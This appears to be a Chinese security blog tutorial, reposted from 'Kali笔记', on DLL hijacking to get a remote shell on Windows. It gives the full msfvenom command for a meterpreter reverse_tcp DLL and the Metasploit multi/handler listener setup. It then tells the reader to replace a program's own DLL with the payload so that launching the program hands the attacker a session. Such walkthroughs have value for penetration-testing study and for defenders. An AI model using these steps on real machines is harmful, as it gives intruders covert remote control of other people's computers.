本文我们简单的介绍一种DLL劫持的方法来获取目标Shell。注意本文仅供学习和研究,坚决反对一切危害网络安全的行为。造成法律后果自负!
什么是DLL
在我们普遍认为,windows下的程序都是exe文件。其实不然,在windows中很多程序并不是一个完整的exe。他可能会分割成独立的多个动态链接库即dll文件。当我们运行exe文件时,随之相应的dll文件也会调用。
因此,我们可以生成相关的dll文件,当程序运行时通过调用dll文件从而获得系统shell。
获取调用的Dll
我们可以利用火绒中自带的工具,火绒剑来查看程序调用的Dll文件都有哪些。
 需要注意的是,我们尽量去动用软件自身调用的dll文件,不要动系统的
dll文件。以免造成系统异常。
生成shell
我们利用msfconsole生成一个dll文件,命令如下:
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.123.43 lport=4444 -f dll -o kali.dll
配置监听
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.123.43
set LPORT 4444
exploit

将原来的文件的dll文件进行备份。让后将生成的dll文件重命名源文件,进行替换。
 运行程序后,我们成功得到会话。
 因为是调用了其中一个dll文件,软件是可以正常运行的,但和此dll文件相关的功能可能会异常。
更多精彩文章 欢迎关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。
上一篇:
Kali Purple发布
下一篇:
如此漂亮的终端 不用用?

请登录后发表评论
登录
全部评论
